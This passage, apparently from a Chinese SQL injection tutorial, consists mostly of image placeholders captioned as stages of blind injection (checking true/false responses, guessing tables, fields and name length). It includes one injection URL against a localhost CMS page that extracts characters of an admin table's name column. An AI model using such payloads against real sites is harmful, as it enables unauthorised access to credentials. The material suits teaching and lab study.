


图10 返回正确




图11 返回错误




图12 猜表




图13 猜字段




图14 猜字段

http://localhost/tccms/vod/media.asp?id=5&id2=3%20and%20(select%20asc(mid(name,1,1))%20from%20admin)=97




图15 猜名字的长度

